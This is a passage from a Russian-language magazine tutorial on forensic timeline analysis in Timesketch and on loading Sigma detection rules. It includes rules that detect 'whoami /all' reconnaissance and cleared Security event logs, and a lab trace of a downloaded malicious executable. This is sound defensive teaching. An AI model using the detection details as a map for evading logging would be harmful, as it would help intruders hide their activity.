Действительно, как мы и предполагали, основная масса относится к событиям, добытым из парсера `filestat`, то есть это события файловой системы, которые `clearev` зачищать не умеет. Парсер `winreg/amcache` остался в данном случае не у дел по причине того, что образы были сняты в разное время. Соответственно, события, которые попадают в `amcache.hve`, просто перетерлись более свежими. Так что проблема в данном случае скорее в чистоте эксперимента, чем в каких-то чудо-возможностях Meterpreter.

Примечательно, что по графикам, которые строятся в текущей вкладке, можно кликать. Когда ты нажимаешь на интересующий тебя элемент, открывается вкладка Overview, где будут сразу применены необходимые фильтры.

Также графики, которые ты построил и которые заслуживают дальнейшего внимания, можно сохранить для использования в Stories, нажав соответствующую кнопку.

Analyze

Отдельно стоит обратить внимание на вкладку Analyze. Чего греха таить, на самом деле большинство кейсов начинается именно с нее. Timesketch поставляется с большим набором встроенных анализаторов, использование которых позволяет автоматически отметить тегами разные группы событий, которые бравыми бойцами DFIR уже давно запротоколированы как явно свидетельствующие о чем-то необычном, возможно требующем внимания. Все анализаторы находятся в каталоге /timesketch/lib/analyzers и написаны на Python. Сразу после установки тебе доступны анализаторы для:


- работы с поисковыми запросами, сделанными в браузере (причем будет сразу видно, где, что и когда искал пользователь);
- выявления активности, не попадающей в обычные часы работы пользователя за компом (которые тоже определяется статистически);
- связывания последовательности событий (например, могут быть связаны скачанные и запущенные исполняемые файлы, скопированные и заархивированные для эксфильтрации файлы и тому подобное);
- поиска следов попыток зачистить логи;
- анализа подключений по RDP;
- выявления попыток брутфорса паролей.

INFO

Результаты работы анализаторов ты можешь найти на вкладке Overview. Для этого необходимо нажать три вертикальные точки на интересующем тебя таймлайне и выбрать из выпадающего списка Analyzer.

Если понадобится, ты и сам можешь создать новый анализатор. Для проверки его работоспособности в каталоге `test_tools` есть скрипт `analyzer_run.py`, которому для работы необходимо подать на вход файл CSV с событиями и твой `hello_world_analyzer.py`.

Давай посмотрим, чем поможет в нашем кейсе встроенный анализатор Chain linked events. Для этого выберем наш таймлайн, возьмем соответствующий анализатор и запустим процесс.



Automatic analysis. Select timelines and analyzers in the lists below.

Run 1 analyzers on 1 timelines

1. SELECT TIMELINES TO ANALYZE

☑ Timeline
☑ test_case_1

2. SELECT ANALYZERS TO RUN

	Analyzer ↑	Description
☐	Account finder	List accounts detected by feature extraction analyzer
☐	Browser search terms	Extract search terms from various search providers
☐	Browser timeframe	Determine user activity hours by finding the frequency ofbrowsing events
☑	Chain linked events	Chain together events that can be described as linked, either by sharing some common entities, or one event being a derivative of another event
☐	Domain	Extract domain name from event, tag common and rare domains as well as mark known CDNs
☐	EVTX gap	Detect gaps in EVTX logs
☐	Feature extractor	Extract features from event based on stored definitions


1/1 analyzers done [test_case_1]

	Analyzer	Result
●	chain	39 base events annotated with a chain UUID for 39 chains for a total of 316 events. [winprefetch] 294 - [chromefilesystem] 22

Для просмотра всех связанных событий в строке поиска необходимо набрать запрос:

```
chains:*
```

Немного прокрутим ответ и наткнемся на скачанный и запущенный нерадивым пользователем исполняемый файл.



2021-08-25T13:07:44	URL: http://192.168.79.131:8000/free_bitcoins_from_Musk.exe Access count: 1 Sync count: 1 Filename: free_bitcoins_from_Musk[1].exe Cached file size: 73802 Respo…
2021-08-25T13:07:44	URL: http://192.168.79.131:8000/free_bitcoins_from_Musk.exe Access count: 1 Sync count: 1 Filename: free_bitcoins_from_Musk[1].exe Cached file size: 73802 Respo…
2021-08-25T13:07:44	URL: http://192.168.79.131:8000/free_bitcoins_from_Musk.exe Access count: 1 Sync count: 1 Filename: free_bitcoins_from_Musk[1].exe Cached file size: 73802 Respo…
2021-08-25T13:08:27	Prefetch [FREE_BITCOINS_FROM_MUSK.EXE] was executed - run count 1 path hints: \USERS\JACKDANIELS\DOWNLOADS\FREE_BITCOINS_FROM_MUSK.EXE hash:…
2021-08-25T13:23:49	[Доступ в Интернет] File size: 1589080 File attribute flags: 0x00000020 Drive type: 3 Drive serial number: 0xb44b52ae Volume label: Local path: C:\Program Files (x86)…
2021-08-25T13:23:49	[Доступ в Интернет] File size: 1589080 File attribute flags: 0x00000020 Drive type: 3 Drive serial number: 0xb44b52ae Volume label: Local path: C:\Program Files (x86)…

У каждой цепочки событий есть собственный идентификатор, который хранится в ES в поле `chains` — соответственно, можно искать необходимые цепочки по этим идентификаторам.

Stories

Вкладка Stories позволяет тебе и твоим коллегам описывать наблюдаемые явления. Собранная совместными усилиями информация будет взаимодополняющей, при необходимости можно вставлять сохраненные запросы, построенные графики и делать все это с использованием разметки Markdown. Некоторые анализаторы автоматически формируют истории по результатам работы.

По сути, Stories — это готовые фрагменты будущего отчета по результатам анализа таймлайна.

ВЫВОДЫ

Мы с тобой познакомились с весьма крутым инструментом, который позволяет превратить скучный анализ файлов CSV в детективное расследование. В следующей статье мы рассмотрим новую технологию Sigma, поддержка которой буквально на днях появилась в Timesketch, научимся писать для нее правила и попробуем, как в анекдоте, «заставить всю эту хрень взлететь».

ПРЫЖОК В SIGMAЛЯРНОСТЬ

ИСПОЛЬЗУЕМ ПРАВИЛА SIGMA В TIMESKETCH

Отслеживать и детектировать системные события специалистам по информационной безопасности помогают разные инструменты. В 2016 году в этом арсенале появилась новинка, получившая название Sigma. Она сэкономит твое время и значительно облегчит жизнь, поскольку имеет множество полезных функций, которые мы сегодня рассмотрим.

sUzU
laren@tut.by

INFO

В тексте используются результаты, полученные в статьях «Таймлайн всего. Используем Plaso для сбора системных событий» и «Цифровой детектив. Используем Timesketch для работы с таймлайнами Plaso».

В предыдущих статьях мы научились извлекать события различного типа из образа исследуемого компьютера, формировать таймлайн, а также настроили систему совместного анализа и разобрались с ее базовыми возможностями. Если ты внимательно изучил интерфейс Timesketch, то уже понял, что эта штуковина может переварить не только файл Plaso, но и абсолютно произвольную CSV, содержащую таймлайн событий. Главное, чтобы в ней присутствовали ключевые для Timesketch поля `datetime`, `timestamp_desc` и `message`. Таким образом, нам предоставляется шикарная возможность добавить в один таймлайн сведения из разных источников.

Чем больше источников событий (до которых Plaso просто не имеет физической возможности добраться) мы соберем, тем более точную картину произошедшего построим. Например, мы можем загрузить в наш скетч логи с сетевого файрвола, Surricata или веб-прокси, журнал событий из Moloch или результат работы сторонних утилит, которые могут дать много полезной инфы при динамическом выполнении (типа autorunsc).

В результате порой получается довольно насыщенный таймлайн, когда на одну минуту инцидента приходится до 250 тысяч событий. И если бы у нас было 250 тысяч сотрудников, то совместный анализ был бы быстр и незатейлив. Реальность же, к сожалению, такова, что 249 997 человек еще где-то надо найти.

Однако ИБ-бойцы — это крайне ленивый народ. А лень, как известно, двигатель прогресса. Благодаря ей у нас появились стандарты и протоколы анализа инцидентов и такие крутые инструменты, как Yara и Snort, которые живут и развиваются за счет коллективного разума. Не так давно свет увидел новый проект, который называется Sigma. Давай разбираться, как он может облегчить нашу жизнь.

SIGMA

Стартовал проект в 2016 году, и год спустя на гитхабе появился первый релиз. Создатели позиционируют свое детище так: «Sigma для логов — это как Snort для трафика или Yara для файлов». Задумывался он в качестве универсального формата описания правил детектирования, основанного на данных из логов. Еще он может служить в качестве конвертера, который позволит перевести эти правила в формат любой поддерживаемой SIEM-системы, в том числе сформировать запрос к Elasticsearch (дальше буду использовать сокращение ES). Этот конвертер работает, если для него есть соответствующий конфигурационный файл, который объясняет Sigma, как перегнать то или иное правило под конкретный бэкенд. По сути своей это обычный файл формата YAML, где указывается соответствие используемых в правилах полей реальным данным в бэкенде.

Сейчас благодаря стараниям заинтересованных людей в репозитории Sigma хранится около 1200 правил для различных ситуаций (что почти на два порядка больше имеющихся по дефолту анализаторов в Timesketch). Данные правила позволяют задетектить всякую всячину, начиная от использования mimikatz и обнаружения следов эксплуатации ProxyShell в Exchange до выявления следов работы APT-группировки Silence. В большинстве правил есть ссылки на соответствующие техники MITRE.

На нашей виртуалке с Timesketch конфигурационный файл для конвертера хранится по пути `/opt/timesketch/etc/timesketch/sigma_config.yaml`. Благодаря ему Sigma и работает (или иногда немножко не работает) с Timesketch. Давай заглянем в него.

```
$ nano /opt/timesketch/etc/timesketch/sigma_config.yaml
```

В разделе backends мы можем наблюдать все бэкенды, с которыми Sigma должна работать, дабы правила завелись на Timesketch:

```
backends:
  - es-dsl
  - es-qs
  - es-qr
  - es-rule
```

А дальше идут два самых больших блока `logsources` и `fieldmappings`, в которых маппятся те самые типы источников логов из бэкенда на конкретные типы, используемые в правилах (посмотрим на них ниже).

В рамках интеграции Sigma в Timesketch разработчики напилили нам отдельный анализатор во вкладке Analyzer и чуть меньше месяца назад сделали одноименную вкладку с возможностью просмотреть и применить каждое отдельное правило прямо в веб-интерфейсе.

INFO

Если ты помнишь, в первой статье я говорил, что установка Sysmon позволяет существенно упростить жизнь админам и криминалистам. Так вот, в Sigma почти две трети правил для Windows опираются именно на события Sysmon. К сожалению, далеко не все админы пользуются одним из самых крутых инструментов тов. М. Руссиновича. Соответственно, не удивляйся, что очень часто не все правила будут давать ожидаемый детект.

Давай клонируем себе проект, чтобы дальше было проще разбираться.

```
$ git clone https://github.com/SigmaHQ/sigma.git
```

Структура Sigma-правила

Все правила лежат в каталоге `rules` (а на нашей виртуалке в `/opt/timesketch/etc/timesketch/sigma/rules`), описываются в файлах YAML и состоят из обязательных и дополнительных секций. Подробная спецификация есть в документации.

Давай сразу посмотрим на правило `windows/process_creation/win_susp_whoami_anomaly.yml`, я на его примере поясню некоторые поля.

```
title: Whoami Execution Anomaly # Название правила
id: 8de1cbe8-d6f5-496d-8237-5f44a721c7a0 # UUID для однозначной
идентификации правила
status: experimental
description: Detects the execution of whoami with suspicious parents
or parameters # Описание в свободной форме
references: # Любые ссылки на статьи или whitepaper
    - https://brica.de/alerts/alert/public/1247926/agent-tesla-
keylogger-delivered-inside-a-power-iso-daa-archive/
    - https://app.any.run/tasks/7eaba74e-c1ea-400f-9c17-5e30eee89906/
author: Florian Roth # Реквизиты автора правила
date: 2021/08/12 # Дата создания
modified: 2021/08/26 # Дата модификации
tags:
    - attack.discovery
    - attack.t1033
    - car.2016-03-001
logsource: # Тип источника логов. Основные используемые поля — это
product, category и service
    category: process_creation
    product: windows
detection: # Формирование сигнатуры для детекта
    selection:
        Image|endswith: '\whoami.exe'
    filter1:
        ParentImage|endswith:
            - '\cmd.exe'
            - '\powershell.exe'
    filter2:
        ParentImage:
            - 'C:\Program Files\Microsoft Monitoring Agent\Agent\
MonitoringHost.exe'
            - ''
    filter3:
        ParentImage: null
    selection_special:
        CommandLine|contains:
            - 'whoami -all'
            - 'whoami /all'
            - 'whoami.exe -all'
            - 'whoami.exe /all'
    condition: ( selection and not filter1 and not filter2 and not
filter3 ) or selection_special # Итоговая сигнатура
falsepositives: # Опциональное поле, в котором стоит отражать
ситуации, когда может быть ложное срабатывание
    - Admin activity
    - Scripts and administrative tools used in the monitored
environment
    - Monitoring activity
level: high # Уровень важности low, medium, high или critical
```

А теперь заглянем, что за `logsource category: process_creation` в файле `sigma_config.yaml`.

```
title: Timesketch Sigma config
order: 20
backends:
  - es-dsl
  - es-qs
  - es-qr
  - es-rule
logsources:

  ...

  process_creation:
    category: process_creation
    product: windows
    conditions:
      EventID:
        - 1
        - 4688
      source_name:
        - "Microsoft-Windows-Sysmon"
        - "Microsoft-Windows-Security-Auditing"
        - "Microsoft-Windows-Eventlog"
    fieldmappings:
      Image: NewProcessName
      ParentImage: ParentProcessName

   ...
```

Из приведенного фрагмента видно, что правило в качестве источника данных использует логи Sysmon и стандартные журналы Windows, а именно `eventID 1` или `4688`. Это непосредственно те источники данных, в которых в первой статье копался Plaso и которые потом были загружены в данном виде в ES.

Если вдруг то или иное правило отказывается заводиться на Timesketch, убедись, что в файле конфигурации есть маппинг для всех logsource, которые в нем используются, и по необходимости добавляй свой.

INFO

Когда будешь писать свои собственные правила, для того чтобы они работали на других SIEM-системах, необходимо следовать требованиям, описанным на Wiki проекта.

В итоге это правило улетит на бэкенд Timesketch в следующем виде:

```
((data_type:"windows\:evtx\:record" AND event_identifier:("1" OR
"4688") AND source_name:("Microsoft\-Windows\-Sysmon" OR "Microsoft\-
Windows\-Security\-Auditing" \
OR "Microsoft\-Windows\-Eventlog")) AND ((data_type:"windows\:evtx\:
record" AND event_identifier:("1" OR "4688") AND source_name:(
"Microsoft\-Windows\-Sysmon" \
OR "Microsoft\-Windows\-Security\-Auditing" OR "Microsoft\-Windows\-
Eventlog") AND ((xml_string:*\\whoami.exe AND (NOT (ParentImage:(*\\
cmd.exe OR *\\powershell.exe)))) \
AND (NOT (ParentImage:("C\:\\Program\ Files\\Microsoft\ Monitoring\
Agent\\Agent\\MonitoringHost.exe" OR "")))) AND (NOT (NOT _exists_:
ParentImage))) OR xml_string:(*whoami\ \-all* \
OR *whoami\ \/all* OR *whoami.exe\ \-all* OR *whoami.exe\ \/all*)))
```

В принципе, ничего сложного. Давай теперь давай вернемся к нашему кейсу.

Детектим очистку логов


Если помнишь, в предыдущих статьях мы убедились в том, что криворукие попытки зачистить за собой логи мало того что не сильно помогают быть крутым ниндзей, а наоборот, служат очередным «тревожным звоночком» для аналитика.

Давай закинем следующее правило в Timesketch:

```
$ sudo nano /opt/timesketch/etc/timesketch/sigma/rules/win_susp_
security_eventlog_cleared.yml
```

```
title: Security Eventlog Cleared
id: f2f01843-e7b8-4f95-a35a-d23584476423
description: Some threat groups tend to delete the local 'Security'
Eventlog using certain utitlities
tags:
    - attack.defense_evasion
    - attack.t1070
    - car.2016-04-002
author: Florian Roth
date: 2017/02/19
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID:
            - 517
            - 1102
    condition: selection
falsepositives:
    - Rollout of log collection agents (the setup routine often
includes a reset of the local Eventlog)
    - System provisioning (system reset before the golden image
creation)
level: high
```


Сохраним его, затем переберемся в браузер, откроем наш скетч и перейдем во вкладку Sigma. Как видишь, наше только что добавленное правило уже тут.



Name	Description
Whoami Execution Anomaly	Detects the execution of whoami with suspicious parents or parameters
Suspicious Installation of Zenmap	Detects suspicious installation of Zenmap
Security Eventlog Cleared	Some threat groups tend to delete the local 'Security' Eventlog using certain utitlities

Правило добавлено в Sigma

Перейдем во вкладку Analyze и натравим анализатор Sigma со всеми правилами, которые в него сейчас добавлены, на наш таймлайн. Ждем пару мгновений и смотрим на результат.



Automatic analysis. Select timelines and analyzers in the lists below.

